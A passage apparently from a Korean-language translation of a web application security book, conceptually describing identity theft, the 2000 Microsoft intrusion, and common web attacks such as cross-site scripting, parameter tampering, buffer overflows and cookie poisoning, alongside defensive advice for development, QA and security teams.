이 위험한 정보쪼각들은 공격자가 피해자들의 신분을 추측하는데 도움을 줄수 있다. 신분도적은 흔히 상품을 구입하기 위하여 어떤 다른 사람의 신용을 리용하는데서 자주 생기였다. 사용자이름과 사회보안번호 혹은 사용자이름과 신용카드정보는 때때로 비법적 해커가 피해자에게 상처를 입히기 위한 충분한 정보로 될것이다.

비법적해커는 은행레코드에서와 같이 모든 통보쪼각들이 집중된 어떤 장소를 찾을수 있다. 또한 은행레코드자료기지에 대한 해킹이 노리는 다른 한가지 중요한 문제는 현재의 은행거래정보를 제공 받는것이다.

사회적공학은 개인정보를 훔칠수 있는 또 다른 방법으로서 개발자들의 권한밖에서 완전히 진행된다. 이것은 콤퓨터사기에 사람을 요소로 참가시킨다. 실례로 해커는 ISP로부터의 공보를 위조할수 있으며 ISP가 주었던 신용카드정보가 자기들 체계에서 이미 소거되였다고 충고하는 등록자리소유자들에게 전자우편물을 보낼수 있다. 그들은 등록자리레코드들을 갱신하기 위하여 신용카드정보를 거꾸로 보낼것을 등록자리소유자들에게 문의한다. 전자우편은 그것들이 ISP로부터 온것처럼 보일것이며 많은 소비자들은 아마 아무것도 틀린데가 없다고 생각할것이다.

만일 사용자가 이와 같은 형태의 범죄의 피해자라고 할 때 드물기는 하지만 자기의 개인정보에 접근하고 있는 해커와 함께 운명이 끝난다. 즉 그것은 일반적으로 파멸된 그의 신용과 함께 끝나며 그에 대한 오랜 법정싸움으로 끝난다. 신분도적질은 Web응용프로그람해커방지를 위한 한가지 가장 좋은 근거로 될수 있다. 소비자가 인터네트를 리용하거나 사용자가 개발한 Web싸이트에 있을 때마다 사용자는 매번 신용 받은 그 어떤 사람의 방문이 있다고 보고 보안대책을 세울 필요가 있다.

3) 정보도용

정보도용(Information Piracy)은 정보를 훔칠 단 하나의 목적을 위하여 자료기지들에 대한 해킹에 리용된다. 이 정보는 사용자정보로 꽉찬 자료기지로부터 시장경쟁을 물리치는데 리용되거나 바로 시장경쟁이 벌어 지고 있는 곳을 찾는데 리용될수 있는 독점정보에 이르기까지 실로 다양할수 있다. 또한 비법적해커들은 거인산업이 하고 있는 일이란 무엇인가에 대한 내부비밀정보를 맛 보는 쾌감을 위하여 특정한 Web싸이트나 자료기지를 목표로 삼을수 있다.

보건대 최근에 있은 가장 널리 알려 진 정보도용실례는 거인산업 Microsoft회사를 들수 있다. 2000년 10월 Microsoft회사는 자기의 《보안방위들이 해커들을 위한 계약기간에 돌파되였고 채용되였다.》라고 하면서 보안돌파를 보고하였다. 해커들은 실제로 석달을 기한으로 무엇인가 있다고 보아 지는 Windows OS와 Office쏘프트웨어묶음 원천코드에 접근하였다. 초기에 Microsoft회사는 쏘프트웨어가 있을수 있는 변화를 가져 왔다고 보았지만 완전조사를 진행한후 코드에 생긴 변화들은 없다는것을 확인하였다. Microsoft회사는 이 공격이 자기들이 FBI에 대한 공격을 완전조사하여 보고하게끔 꼼꼼하게 준비된 공격이라는것을 알아 냈다. Microsoft회사는 자기들의 지적속성을 보호하기 위하여 법실행공무원들이 법을 엄격히 지키도록 하였다.

그러면 이 공격이 어떻게 일어 났는가? 침입자는 한 종업원의 사택에 있는 콤퓨터를 통해 들어 왔는데 그 콤퓨터는 회사의 망과 접속되여 있었다. 이때 우리가 이미 론의한 QAZ트로얀이라고 부르는 응용프로그람이 해커들로 하여금 검출되지 않는 접근을 하게 하면서 《뒤문》을 열도록 하는 공격에 리용되였다.

해커들은 Microsoft회사의 망안으로 들어 온 다음 내부통과암호들을 모으는 다른 도구들을 매우 훌륭히 사용하였다. 보안돌파는 불규칙적인 새로운 등록자리들이 Microsoft회사망내에서 나타나기 시작한 때에야 비로소 발견되였다.

해커들은 로씨야의 뻬쩨르부르그전자우편주소로 거꾸로 흔적을 남겼다. 통과암호들도 똑 같은 전자우편주소에 전송되였다. 해커들은 종업원들처럼 자세를 취하면서 먼 장소로부터 Microsoft회사의 망에 은밀히 접근하였다. 이 공격의 목적은 원천코드를 훔치는것이였으며 기본은 배상금지불에서 Microsoft에서 온 사나이가 주로 《주인행세를 하였다.》는 그것때문이였다.

견해들에 의하면 해커들은 훔친 원천코드를 팔려고 분주히 시장주위를 맴돌았는데 유감스럽게도 공격째임새가 그 준위에 오르지 못했다. 그것은 이 공격이 많은 해커규범들을 거쳐 성공준위에 올랐기때문이다. 결국 이 해커들은 많은 해커들속에서 계약된 기간이라고 말하는 석달동안 Microsoft원천코드에 접근하였다는것을 알수 있다.

하지만 해커들은 일반적으로 어떤 사람의 원천코드에 걸려 비칠거리는 일이 거의 없다. 만일 정보가 독점적인 정보(proprietary information)라고 하면 그것은 흔히 잘 보호되여 있다. 경우를 보면 정보도용은 때때로 다른 형태의 해킹이 일어 나게 하는 촉매작용을 한다.

Microsoft원천코드를 보고 있는 해커들인 경우에 기본적인 공격은 침입자들이 Microsoft회사망에 접근하는데 유리하게 진행되여야 하는데 그것은 대체로 트로이목마이다. 그러면 망으로 권한 없는 접근을 취하는 다른 방법들에로 계속 나가보자.

제 4 절. Web응용프로그람보안위협에 대한 인식

Web응용프로그람들에 대한 공격들을 방어하기란 상당히 힘들다. 많은 회사들이 여전히 방화벽을 적재한 항비루스쏘프트웨어와 최근의 침입검출쏘프트웨어들을 리용하여 망준위로부터 자기들을 지키기 위하여 여전히 힘 쓰고 있으며 대책을 세워 나가고 있다. 응용프로그람보안은 전통적인 침입검출(intrusion detection)과 방화벽(firewall)들로써 일반적으로 해결할수 없다. 그것들은 아직까지도 이 형태의 보안에 내재하고 있는 곤난을 타파할수 있게 설계되지 못하고 있다.

응용프로그람준위공격들은 DDoS공격 혹은 비루스위협과 같은 대표적인 망공격들과 다른데 차이는 그것들이 본질적으로 임의의 직결(online)사용자로부터도 만들어 질수 있다는것이다. 응용프로그람해킹은 침입자로 하여금 많은 Web싸이트들에서 보통 나타나는 취약성(valnerability)들의 우점을 취할수 있게 한다. 응용프로그람들은 대체로 회사가 이름과 통과암호 그리고 신용카드정보들을 포함하는 고객정보들을 비롯한 민감한 자료들을 건사하는 장소에 함께 보관하기때문에 이 장소가 비법적공격의 흥미 있는 구역으로 된다.

그러면 Web응용프로그람들에 생기는 다른 종류의 보안위협들은 무엇인가? 숨김조작, 파라메터변경, 교차싸이트스크립트작성, 완충기자리넘침 그리고 Cookie(쿠키)중독등이 그러한 보안위협들이다. 앞으로 나가면서 이 책에서 보여 주겠지만 우리는 Java, XML, ColdFusion 등과 같은 발간물들을 론의하면서 보다 언어지향적인 취급방법에 화제거리를 돌린다. 서로 구별된 매 소제목들은 알려 진 취약성들과 특정한 매 언어에 대한 해결책들을 론의한다.

1. 숨김조작

숨김조작(Hidden Manipulation)은 공격자가 물건값들과 선불리자률과 같은 전자상거래Web싸이트에 다르게 숨겨 진 양식(form)마당들을 변화시킬 때 일어 난다. 놀랍게도 이 형태의 해킹은 현재 일반적인 Web열람쏘프트웨어와 함께 리용할수 있는 오직 보편적인 HTML편집기만을 요구한다. 해커는 항목에 있는 물건값이나 항목렬을 바꾼 다음 자기가 선정한 물건값으로 이 항목의 상품들을 구입하게 한다.

2. 파라메터변경

파라메터변경(Parameter Tampering)을 보면 하이퍼련결(HyperLink)내에 매몰된 CGI파라메터들의 정확성을 확신하는데서 실패가 싸이트에로의 침입에 리용될수 있다. 파라메터변경은 체계지령들을 실행하는것과 마찬가지로 보안이 잘 안되면 엄중한 결과를 초래할수 있는 값들을 굴복시키는 매수이다. 공격자는 필요한 통과암호들과 가입등록(Login)들이 필요없이 보안정보에 접근할수 있다.

3. 교차싸이트스크립트작성

교차싸이트스크립트작성(CSS:Cross-site Scripting)은 비법적인 프로그람(스크립트)들을 동적으로 발생한 Web페지들에 삽입할수 있는 능력을 가진다. 스크립트들은 고객봉사페지에 설명문을 단것처럼 합법적인 자료로 위장하며 다음 이 위장물은 사용자의

Web열람기에 의하여 실행된다. 결과는 가장 신뢰하는 정보와 잠재적으로 타협하거나 콤퓨터에 벌을 주는 대파괴이다.

비법적해커는 거의 모든 Web싸이트에 의하여 발생된 결과적인 페지에로 파괴적인 스크립트들을 넣기 위하여 CSS를 리용한다. 일부 문제거리는 열람기가 비법적코드를 포함하는 페지를 내리적재할 때 스크립트의 유용성을 검사할수 있는 가능성을 가지지 못한다는것과 바로 스크립트의 자동실행을 실현한다는것이다.

스크립트가 사용자의 콤퓨터에서 직접 실행되기때문에 이 비법적인 스크립트들은 통과암호들을 훔치는데로부터 하드구동기를 재초기화하는데까지 기대에서 아무것이나 다 할수 있게 프로그람화될수 있다.

성공적인 CSS공격을 막는 가능한 해결책은 말단사용자가 Web열람기에서 스크립트언어능력을 가지지 못하게 하는것이다. 이 해결책을 무효로 만들자면 가장 많은 Web싸이트들이 말단사용자들이 리용하려고 하는 속성들을 창조하는 스크립트들을 믿도록 하여야 한다. Web열람기에서 스크립트작성언어를 허용하지 않는것은 사용자들이 신용하는 싸이트들의 이 속성에 접근하는것을 막을수 있게 한다.

4. 완충기자리넘침

완충기자리넘침(Buffer Overflow)공격은 조작하려고 작성한 프로그람보다 더 많은 자료를 고의적으로 밀어 넣어 진행한다. 완충기자리넘침공격들은 완충기에 기억되는 입구용량에 비한 기억한계가 부족한 검사를 채용한다. 넣고 남은 자료는 자기를 받아 들이도록 옆에 있는 기억기로 자리넘침하므로 결국 프로그람의 일부 명령들이 들어 가 있는 기억기의 또 다른 구역을 재쓰기할것이다. 효과는 우발적인데 응용프로그람이나 그것이 달리고 있는 체계를 갑자기 멎어 버리게 할수 있다.

새롭게 끼여 든 값들은 새로운 명령들일수 있으므로 이것은 입구가 무엇이든 관계없이 겨냥한 목표콤퓨터에 대한 조종을 공격자가 할수 있게 한다. 바로 이것이 매 체계에 대한 완충기자리넘침을 하게 할수 있는 취약성이다. 실례로 만일 해커가 256개 문자보다 더 긴 주소를 리용하여 Microsoft OutLook사용자에게 전자우편을 보내면 그것은 완충기에 자리넘침을 초래할것이다. 수납자는 이러한 형태의 공격이 성공할수 있는 전자우편을 언제나 열지 말아야 한다. 이 형태의 공격은 통보문을 봉사기로부터 내리적재하자마자 성공한다. Microsoft회사는 이 공격이 2000년 10월에 발견된후 이 론의점에 대한 덧대기를 재빨리 끝냈다.

5. Cookie중독

해커가 《Cookie Poisoning(쿠키중독)》을 리용할 때 사용자는 보통 처음으로 Web응용프로그람에 대한 접근을 권한 받은 어떤 사람이다. 해커는 보통 등록된 고객이며 물음표가 붙은 응용프로그람과 친한다. 해커는 그 사람의 콤퓨터에 기억된 Cookie를 변경시킬수 있으며 Web싸이트에로 그것을 돌려 보낼수 있다. 응용프로그람은 Cookie에 대한 변화들을 바라지 않기때문에 그것은 중독된 Cookie를 처리할수 있다. 효과들은 보통 전자상거래싸이트에 있는 물건값들을 변화시키거나 그 싸이트에 가입등록한 사용자 혹은 해커가 선정한 임의의 다른 사람의 신분을 변화시키는것과 같은 고정된 자료마당들을 변화시킨다. 다음 해커는 어떤 다른 사람의 등록자리정보를 리용하여 거래를 진행할수 있다. 실제로 이와 같은 해킹이 실현될수 있는 가능성은 실제로 Web개발자의 묶인

암호화기술이 빈약한 결과때문이다.

또한 이와 같은 형태의 해킹들이 나르는 안정여유는 놀랄만하다. 이와 같은 실례들은 개발자들이 자기의 응용프로그람들을 개발하는데서 왜 응용프로그람보안을 취할 필요가 있는가를 보여 주는 충분한 실례로 된다.

파라메터들을 검증하고 《무법적인》 코드를 조사하는 체계들에 검사들을 붙이자면 자기들의 정보에 더 많은 보안을 주려고 애 쓰는 사용자들을 식별하고 인증하는 다른 보안대책들을 보충완성해야 한다.

사용자들이 코드나 가동환경흠집(platform flaw)들을 채용하여서는 목적하든 무심결에 하든 Web응용프로그람들을 《속일수》 없다는것을 확신하도록 주의를 주는것은 직능상으로뿐아니라 보안을 잘하기 위해서도 극히 중요하다.

제 5 절. 해커라고 생각하면서 끼여들기를 막기

인터네트 즉 Web응용프로그람작성이 점점 더욱더 개선되고 있다고 볼 때 가능한 대책은 보다 빈틈 없는 보안을 세우는것이다. 매일 벌어 지는 주되는 일부 업무들에는 이미 주식거래(stock trading)와 세금철정리(tax filing)가 포함되여 있다. 업무들은 어떤 때에는 보안에 크게 의존하는 투표와 높은 리해관계를 동반하는 호상작용기능들을 더 포함할것이다.

개발자로서 보안에 집중하는 가장 좋은 길은 해커라고 생각하고 시작하는것이다. 즉 해커들이 끼여들기와 Web싸이트들을 공격하는데 리용하는 많은 방법들을 시험해 보고 이와 같은 실기들을 공격을 막는데 활용해야 한다. 또한 자기 코드를 기능상에서 검사해야 한다. 다시 말하여 한걸음 앞서 보안에 대하여 검토하며 자기가 아무 생각없이 지나칠수 있는 일부 가능한 구멍들로 인한 끼여들기에 대하여 검사한다.

또한 자기 코드에로 해킹할수 없다는 질보증(QA:quality assurance)을 완전히 믿지 않는것이 좋다. 그것은 대체로 개발자들이 가장 훌륭한 해커들로 되기때문이다.

여기서 어떻게 코드가 동작하는가 또 명백한 명령문(statement)을 가지고 왜 한본새로 코드화되지 않고 다른것들은 다른 방법으로 코드화되였는가를 반드시 리해해야 한다. 역시 여러가지 종류의 프로그람작성언어들에 대한 지식을 소유하여야 하며 어떻게 망보안이 작업하는가를 알고 있어야 한다. 이 모든 정보들은 해커가 공격을 계획할 때 써먹는 인자들로 된다.

Web응용프로그람들에 대한 《총적보안》을 고찰하는데서 최량적으로 3가지 서로 다른 준위들을 고려해야 한다. 이 준위들을 연구하기 위한 팀들과 그들의 전망과제는 다음과 같다.

① 개발팀

- 보안위협과 취약성들에 대하여 그대로 유지한다.
- 자기 프로그람작성언어들과 관련한 정보를 그대로 유지한다.
- 임의의 개발작업을 시작하기 앞서 자기 코드에서의 보안에 대해 계획한다.
- 작성한 코드에 취약성들이 있다고 가정하고 여러번 검사한다. 해커들은 코드를 변경시키기 위하여 반복해킹을 시도할수 있는데 끝나는 때는 보통 공격이 성공한후라든가 아니면 그들이 더는 거기서 코드의 보안을 돌파할 길이 없다고 절

대적으로 납득할 때이다. 사용자가 명백한 흠집을 제때에 알아 보지 못하면 코드가 보안이라는 의미를 모른다는것을 의미한다. 즉 이것은 틀림없이 사용자가 코드에로 해커가 어떻게 끼여 드는가를 아직 모르고 있다는것을 의미한다.

- 협조자들에 의하여 코드를 심사한다. 철저한 코드심사도 성공적인 해킹시도로부터 자기 회사를 보존하지 못하기때문에 해커라고 생각하고 리용할수 있는 의미를 담은 코드심사에 대해서가 아니라 그것들의 성공적인 공격가능성에 대하여서만 학습한다.
- 내부에 스며 들기 위한 공격들을 시도함으로써 Web응용프로그람을 위해 작성한 코드에 대한 규칙적인 보안시험들을 진행한다.
- 제품의 《복사》와 《개발》이 명백히 구별된 판본조종쏘프트웨어를 리용한다.
- 코드작성규칙들을 따른다.
- 이전 개발자들한테서 시작된 뒤문들을 살피기 위하여 코드심사를 진행한다.

② 질보증팀

- 제한검사를 진행한다.
- 탐지기(sniffer)와 같은 도구들을 리용하여 강조검사를 진행한다.
- 조종열쇠(control key)삽입과 같은 보통 잘 사용하지 않는 기능들을 결합한 특별검사를 진행한다.
- 경로를 바꾸는 검사를 진행한다.
- 망준위로부터의 스며들기검사(penetration testing)를 진행한다.
- 기교를 허락한다면 고의적인 뒤문열기들을 살피는 코드심사들을 진행한다.

③ 정보보안팀

- 정보보안은 응용프로그람준위에 있는 개발자들과 잘 협동하여 망준위와 개별적인 워크스테이션(workstation)준위로부터의 보안을 취급할것이다.
- 현재의 비루스, 웜, Web응용프로그람위협들을 그대로 유지한다.
- 보안취약성이나 위협들과 싸울수 있는 도구들을 그대로 리용한다.
- 제대로 보안계획을 세운다.
- 알려 지지 않은 임의의 취약성에 대하여서는 망에서 규칙적인 보안시험들을 진행한다.
- 비루스방지와 OS봉사덧대기를 회사전체가 이미 하였는가를 확정한다.
- 개별적인 사용자들이 워크스테이션준위에서 보안을 유지하는가를 검사한다.
- 방화벽과 같은 침입검출체계들을 설치한다.
- 망장치보안덧대기(메꾸기)도구들을 그대로 유지한다.
  덧대기도구는 방화벽과 침입검출도구와 같은것을 의미한다.

가장 좋은 보안을 위해서는 기회를 놓치지 말고 론의한 3개준위들의 기능을 잘 리용해야 한다. 적당히 한개의 기능만을 단순히 사용한다면 보안을 충분히 느낄만한 아무런 보호도 제공 받지 못할것이며 이 방법으로 보안을 조작하는 회사들에서는 보안을 전혀 느끼지 못할것이다. 해커들이 망이나 응용프로그람들에 스며 들기 위하여 리용하는 각이한 모든 방법들을 가지고 팀은 해커들과 동등한 솜씨를 발휘할 필요가 있다.

결 론

해킹은 시간의 흐름과 함께 진화하였다. 캐픈 크란취(Cap'n Crunch)와 같은 많은 이름 모를 해커들이 마 벨(Ma Bell)의 전화회선들에 끼여 들었다. 처음에는 흥미와 호기심으로서 시작한것이 실제로 쉽게 해킹으로 변하였다. 콤퓨터해킹은 사실 ARPANET의 출현과 함께 세상에 나타났으며 개인용콤퓨터 그다음은 인터네트와 함께 발전하였다.

기술의 진보는 해커공동체에 의해 생긴 결투들과 직접적인 관계를 가진다. 용어《해커》는 그에 대한 리해에 따라 그리고 이름이 어째서 붙는가에 따라 수많은 의미를 담고있다. 우리는 비법적인 해커와 도덕적인 해커사이 차이를 잘 알아야 한다. 비법적해커는 취약성을 찾고 그것을 채용할 목적밑에 해킹한다. 그러나 보다 많은 도덕적해커들은 적지 않은 사람들한테서 발견되는 취약성들을 밝혀 내기 위하여 그 길을 선택할수 있다. 해커가 흔히 동기로 삼은 많은것들을 보면 보안구멍, 채용가능한 코드 혹은 아직 다른 사람에게 발견되지 않은 보안에서의 돌파구를 찾기 위한 결투때문이다. 해커의 방법은 그것이 일어 난 원인에 따라 다양하지만 우리모두에게 친숙해 진것들은 DDoS공격, 비루스공격, 웜공격들인데 개발자들에 의하여 보다 직접적으로 리용될수 있는 공격들은 완충기자리넘침공격, Cookie중독과 교차싸이트스크립트작성이다.

청부업이든 완전선발리용이든 또 망지향이든 개발지향이든 관계없이 보안전문가를 선발하는것은 보안방위를 위한 옳은 처사이다. 누구든지 데려 오기 앞서 그한테서 보안전문가의 역할이 무엇이며 좋은 보안계획이 제대로 서 있는가 하는 문제를 잘 알아 봐야 하며 다음은 목적을 달성하기 위한 시간표화된 심사면담들을 규칙적으로 가지는것이 중요하다.

요 약

1. 해킹의 간단한 력사

- ARPANET가 나온 1960년대에 첫 대륙횡단콤퓨터망이 형성되였는데 사실 이것을 해커들속에서는 서로 1세대라는 말로 통한다. ARPANET는 작업규모가 작은 고립된 협회들에서보다 큰 하나의 그룹으로서 해커들이 서로 결합하여 실제로 일할수 있게 해준 첫 기회였다.
- 1970년대 중엽에 Apple콤퓨터회사를 창시한 인물들인 스티브 워즈니아크(Steve Wozniak)와 스티브 죠브스(Steve Jobs)는 전화체계들에로 해킹하는데 리용할《Blue Boxes(푸른통)》장치들을 만든것으로 대단한 인기를 모은 드래퍼와 함께 일하였다. 죠브스는 《Berkley Blue(버크레이 불르)》라고, 워즈니아크는 《Oak Toebark(오아크 토에바크)》라는 가명을 쓰고 활동하였다. 두 사람은 전화해킹 즉 프레킹(Phreaking)의 당대 시대에서 주요한 역할을 놀았다.
- 1986년에 열린 대회에서 통과시킨 법을 《련방콤퓨터사기와 람용행위(FCFAA)》라고 불렀다.
- 대회에서 법이 통과된지 얼마되지 않아 정부는 회의후 첫 거대한 해킹을 기소하였다. 로버트 모리스(Robert Morris)는 1988년에 이 인터네트웜때문에 유죄를 선언받았다.

2. 무엇이 해커를 추동하는가

- **나쁜일**: 해커가 모으는 지식은 힘과 위신을 떨치는것이다.
- **결투**: 취약성들을 발견하는것, 표식(mark)을 조사하는것 혹은 그 누구도 찾지 못한 구멍을 찾아 내는것은 지적결투이다.
- **태만**: 목표찾기는 흔히 특별한 장소에서가 아니라 넓은 범위에서 조사들을 하여야 하는데 우연히 나타나는 취약성을 발견하자면 시간을 많이 바쳐야 한다.
- **보복**: 코드, 망 혹은 다른 형태의 보호정보에 대하여 구체적으로 아는 실업 당한 이전 종업원은 기발한 자기 지식을 《처형》수단으로 리용할수 있다.
- 도덕적인 해커와 비법적인 해커에 대한 정의사이에는 해킹의 임의의 형태와 관련한 합법적인 문제들이 론의된다. 개발자는 어떤 사람이 자기의 포구들을 검사하는데 또 어떤 방법으로 채용할수 있는 약점을 탐색할 때 주변을 뒤지는데 진짜로 동의하는지.
- 보안전문가는 훈련의 제공, 계획작성 그리고 앞으로의 취약성들을 막기 위한 판단을 하는 동안 현재 있는 론의점들을 그대로 고착시키는데 필요한 보검을 제공해야 한다. 물론 이것은 보안전문가가 앞으로 있을수 있는 매번의 공격으로부터 자기 회사를 완전히 지킬수 있다는것은 결코 아니다.

3. 현 시기의 공격형태

- Microsoft회사가 무릎을 꿇었던 2001년 2월에 일어 났던 DOS/DDoS공격은 최근에 있은 해킹의 한가지 대표적인 실례이다. 해커들에 의한 공격은 인터네트산업에 보다 더욱더 집중되는데 해커들은 자기들에게 반박할수 있는 증거물이 있다고 볼 때에는 보다 더 많은 싸이트들을 조종할수 있다.
- 전통적인 DDoS공격들은 주로 봉사기준위에서 일어 났지만 역시 본질에 있어서 봉사거부(DoS)공격인 완충기자리넘침공격을 가지고 응용프로그람준위에서도 일어날수 있다.
- 비루스들은 발진하도록 설계되였고 검출을 교묘하게 피하도록 설계되였다. 임의의 다른 콤퓨터프로그람과 마찬가지로 비루스는 기능화되여 실행되여야 하며(이것은 콤퓨터기억기에 적재되여야 한다는것을 의미한다.) 다음은 콤퓨터가 비루스의 명령들을 따라 가야 한다. 이 명령들이 바로 비루스의 부가짐으로서 참조된다.
  부가짐은 자료파일들을 파괴시키거나 변화시킬수 있으며 통보문을 현시하거나 조작체계가 오동작하게 할수 있다.
- 개발자가 비루스들과 꼭 같은 웜공격을 완전히 막을수 있는것은 결코 아니다. 아무리 해도 코드는 개발자의 기대 혹은 말단사용자의 기대에서 웜공격을 막을수 있게 빈틈없이 짜질수 없다.
- Java애플레트들, JavaScript 그리고 ActiveX조종체류형의 이동코드응용프로그람들은 정보를 배포하기 위한 유력한 도구들이다. 한편 그것들은 역시 비법적인 코드를 전송하는 유력한 도구이기도 하다. 악질(Rogue)애플레트들은 스스로 발진하지 못하며 비루스들이 하는것처럼 자료를 단순히 더럽히지는 않는다. 그러나 대신에 그것들은 자료훔치기나 체계를 불안정하게 만들도록 설계된 가장 흔히 있는 특정의 공격들이다.

- 사용자이름과 사회보안번호, 신용카드정보얻기는 비법적해커가 피해자에게 상처를 입히는데 필요한 충분한 정보로 된다. 비법적해커는 은행등록카드들과 같이 정보들이 집중된 어떤 위치에서 모든 정보쪼각들을 찾을수 있다.

4. Web응용프로그람보안위협에 대한 인식

- 응용프로그람해킹은 침입자에게 많은 Web싸이트들에서 보통 일어 나는 취약성들의 우점을 취할수 있게 한다. 왜냐하면 응용프로그람들은 대체로 이름과 통과암호, 신용카드정보를 비롯한 고객정보와 같은 자기의 비밀자료를 보관하는 장소에 있기때문에 이 장소가 비법적공격의 흥미 있는 구역이라는것은 명백하다.
- 숨김조작은 공격자가 물건값과 선불리자률들과 같이 전자상거래Web싸이트에 다르게 숨겨 진 양식파일들을 변화시킬 때 일어 난다. 놀랍게도 이 형태의 해킹은 현재 대중적인 Web열람쏘프트웨어들과 함께 리용되고 있는 일반적인 HTML편집기만을 요구한다.
- 파라메터변경은 하이퍼련결내에 매몰된 CGI파라메터들의 정확도를 믿지 못하게 하고 그것을 싸이트에로의 침입에 리용할수 있다. 파라메터변경은 공격자가 통과암호들과 가입등록들을 하지 않고 정보보안에 접근하게 한다.
- 교차싸이트스크립트작성은 비법적프로그람(스크립트)들이 동적으로 발생한 Web페지들에 삽입되는 능력이다. 이 스크립트들은 고객봉사페지에 설명문을 붙인것처럼 합법적자료로 위장하며 이 위장물이 다음은 Web열람기를 리용하여 실행되게 된다. 문제거리는 열람기가 비법코드를 포함하는 페지를 내리적재할 때와 열람기가 스크립트의 유용성을 검사하지 못할 때 일어 난다.
- 완충기자리넘침공격은 프로그람이 하자고 한것보다 더 많은 자료를 고의적으로 넣음으로써 일어 난다. 이것은 완충기에 들어 가는 입구기억크기에 대한 제한검사에서 나타나는 부족현상을 채용한다. 여분(나머지)자료는 그것을 받아 들이기 위하여 옆에 있는 기억기로 자리넘침하므로 프로그람의 일부 명령들을 넣었다고 생각되는 기억기의 또 다른 구역을 재쓰기할수 있다. 새로 들어 간 값들은 새 명령들일수 있는데 이것들은 공격자에게 목표콤퓨터에 대한 조종을 줄수 있다.
- 해커가 《Cookie중독》을 리용할 때 사용자는 보통 처음으로 Web응용프로그람에 접근할수 있는 권한을 가진 어떤 사람이다. 해커는 그의 콤퓨터에 기억된 Cookie를 바꿀수 있으며 그것을 Web싸이트에로 돌려 보낼수 있다. 응용프로그람은 Cookie에 대한 변화들을 알지 못하기때문에 중독된 Cookie를 처리할수 있다. 효력은 보통 고정된(생신한) 자료파일들을 변화시킨다.

5. 해커라고 생각하면서 끼여들기를 막기

- 해커들이 끼여들기와 Web싸이트들을 공격하는데 리용하는 대다수 방법들을 시험해 봄으로써 우리는 자기들의 Web싸이트에서 일어 나는 공격을 막는데 이와 꼭 같은 실기들을 리용할수 있을것이다. 자기의 코드를 기능상으로 검사한다. 즉 한걸음 앞서 보안을 검사하고 생각없이 지나칠수 있는 어떤 보안구멍으로 가능한껏 끼여 들어 가는것이다.
- 최량적인 보안심사와 검사는 개발팀, QA팀 그리고 정보보안팀의 지식과 기교들을 리용할 때에만 일어 난다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

물음: 망보안이 나의 회사에서 주되는 초점으로 된다면 나의 Web응용프로그람들을 보호하는것이 중요한가?

대답: 예, 회사내에서 Web응용프로그람보안에 대하여 생각하게 하는것은 실제로 중요하다. 비법적해커들은 바로 망준위에서 공격하는것이 아니다. 즉 그들은 응용프로그람준위에서 공격을 위하여 교차싸이트스크립트작성과 완충기자리넘침들과 같은 공격방법들을 리용한다. 사용자는 망준위로부터 이러한 형태의 공격을 막을수 없다.

물음: 나의 협조자는 어떤 다른 사람의 Web응용프로그람에로 어떻게 해킹하며 고객가입등록과 통과암호들 그리고 일부 신용카드정보와 같은 많은 개인정보에 어떻게 접근하는가를 배웠다. 그는 자기는 정보를 가지고 아무것이나 실제로 하지 못하며 아직 그 정보를 고정하는 누구에게도 보안구멍을 보고하지 않았기때문에 흰모자해커라고 자칭한다. 그렇다면 그는 실제로 흰모자해커인가?

대답: 그는 원하는 아무것이나 다 자체로 호출할수 있지만 그것이 실제로 문제가 아니다. 만일 당신의 동료가 위험에 처한 극히 상처 입은 정보를 알고 있으면서도 모르는체 하고 그에 대해 다른 사람에게 자랑한다면 그의 행동은 명백히 비도덕적이다.

물음: 우리는 완충기자리넘침공격이란 정확히 무엇이며 어떤 준위에서 그것이 발생하는가에 대하여 혼돈하고 있다.정확히 무엇인가?

대답: 완충기자리넘침공격은 프로그람이 받아 들일수 있는것보다 더 많은 정보를 넣음으로써 일어 나는 공격이다. 완충기자리넘침공격들은 완충기에 기억되는 입구크기에 대한 제한검사의 부족점을 채용한다. 이 공격들은 응용프로그람준위에서 일어 나지만은 때때로 DoS와 DDoS공격과 같은 다른 공격들과 련결된다.

물음: 나는 작은 전자상거래회사를 위한 개발과 망팀의 관리자이다. 따라서 우리는 뒤떨어 진 많은 보안개념들을 가지고 있다. 우리는 보안전문가를 데려 올 필요가 있다고 보고 그렇게 하려고 준비하고 있다. 어떤 형태의 모험들이 이러한 결심과 련결되는가?

대답: 바로 여기서 보안전문가를 데려 오지 않았을 때보다도 더 많은 위험들이 보안전문가를 데려 옴으로써 생긴다. 적합한 계획, 선발하기전 광범한 조사, 제대로 한 비공개동의서의 수표, 보안전문가를 위하여 설정된 목적과 요구조건 등과 함께 사용자는 자기 결심에서 보다 더 큰 보안을 느낄것이다. 명백히 언제인가 우리는 자기의 산하회사가 파괴되기 쉬운 결점에 저도 모르게 놓이게 하는 자기 코드에 누군가를 완전히 접근시킨다. 하지만 이것으로 하여 우리는 보안개념들을 방조하는 명망이 높은 전문가를 데려 오는것을 절대로 단념해서는 안된다.

제 2 장. 《코드파괴자》로 되는것을 피하기

이 장의 기본체계

- 코드파괴자란 무엇인가
- 코드작성시에서의 창조적인 사색
- 코드파괴자의 관점에서 본 보안
- 기능적이고 보안적인 Web응용프로그람구축
- 결론
- 요약
- 물음과 대답

소 개

해커공동체참고서인 Jargon 사전(http://info.astrian.net/jargon)에서 정의한것처럼 코드파괴자란 창조성이 부족하고 규칙들과 근본적인 기술수법들로하여 제한 받는 개발자이다. 이 근본적인 수법들은 어떤 사람이 이러한 규칙들로 제한 받는다면 개발자의 노력으로 창조력을 발휘하는것을 매우 어렵게 만든다. 코드파괴자(Code Grinder)로 되는 개발자들은 큰 뜻이 없기때문에 그길로 간다. 즉 코드파괴자들은 개발자준위에서의 자유로 하여 있는 힘껏 싸우는 환경으로부터 출생한다.

일부 산업들은 엄격한 규칙들과 제한들이 보안을 세우고 일관성 있는 결과를 내기 위해서 필요하다고 보는데 은행산업과 정부는 둘 다 이러한 산업들이다. 이 산업들에서는 혹독한 규칙들이 엄격한 보안을 필요로 하는 다른데서와 같이 개발작업에 리용된다. 개발자들을 조종하기 위한 엄격한 보안과 함께 코드작성에서의 창조성을 위해 작은 방을 주는데 이것은 나쁘게 말해서 코드에서의 취약성들을 점차적으로 낳게 한다.

